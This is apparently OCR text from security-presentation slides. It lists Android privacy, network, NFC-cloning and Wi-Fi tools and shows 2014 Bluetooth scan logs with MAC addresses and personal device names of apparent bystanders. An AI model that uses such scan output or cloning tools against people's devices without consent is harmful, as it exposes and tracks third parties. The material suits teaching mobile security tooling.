


Android - Privacy applications

- Orbot ~ Proxy with Tor


Android - Privacy applications

- Orweb ~ Private Web Browser




Android - File Browsers

- ES File Explorer ~ File Manager



Android - File Browsers

- Root Browser ~ the ultimate file manager for rooted users



Android - Network Tools

- Fing ~ Network Tools

Android - Network Tools


- JuiceSSH ~ SSH Client

Android - RFID Tools

- NFC TagInfo ~ NFC tags

Android - RFID Tools

- NFC TagInfo by NXP ~




Android - RFID Tools

- NFC Tag Cloner ~ Clone NFC tags!


Android - Wireless Tools

- Wifi Analyzer ~ Wi-Fi channels around you




Android - Wireless Tools

- Pry-Fi ~ Big Brother is Watching You



Android - Wireless Tools

- Wifi Tracker ~



Android - Wireless Tools

- Wifi Protector ~ Detects and protects from MITM

Android - Wireless Tools

- WiFi Pass Recovery ~ all wireless passwords stored on your device

Android - Wireless Tools


- WiFinspect ~ security audit tool

Android - Other Tools

- Hacker's Keyboard ~

Android - Other Tools

- StickMount ~ Automatically mount and dismount USB



Bluetooth

[09/09/14 11:06:33] Scan started on 00:10:60:D1:85:76

[09/09/14 11:06:38],B8:5E:7B:9D:0D:CD,0x5a020c,Galaxy Note3
[09/09/14 11:06:45],B8:C6:8E:C2:2D:5D,0x5a0204,S5610
[09/09/14 11:06:59],BC:47:60:92:5A:46,0x5a0204,Manicka 1997
[09/09/14 11:07:04],00:1D:98:4C:86:DE,0x5a0204,Hanicka
[09/09/14 11:07:08],E0:A6:70:6E:C9:81,0x5a0204,Nokia 2730 classic
[09/09/14 11:07:13],A0:82:1F:5C:78:4B,0x5a020c,Mrs.Kejtý
[09/09/14 11:07:53],34:C3:AC:91:AE:E2,0x5a0204,C3050
[09/09/14 11:08:05],30:69:4B:CD:BF:8E,0x7a020c,BlackBerry 9700
[09/09/14 11:08:12],A8:44:81:65:01:E2,0x520204,206

Bluetooth

- BD Address: B8:5E:7B:9D:0D:CD [mode 1, clkoffset 0x113c]
- Device name: **Galaxy Note3**
- Device class: Phone, Smart phone (0x5a020c)
- Manufacturer: Broadcom Corporation (15)
-
- BD Address: 0C:A6:94:6B:0F:3A [mode 1, clkoffset 0x125e]
- Device name: **SONY:SRS-X3**
- Device class: Audio/Video, Loudspeaker (0x240414)
-
- BD Address: 78:6A:89:69:4B:7F [mode 1, clkoffset 0x368a]
- Device name: **HUAWEI Y300-0100**
- Device class: Phone, Smart phone (0x58020c)
-
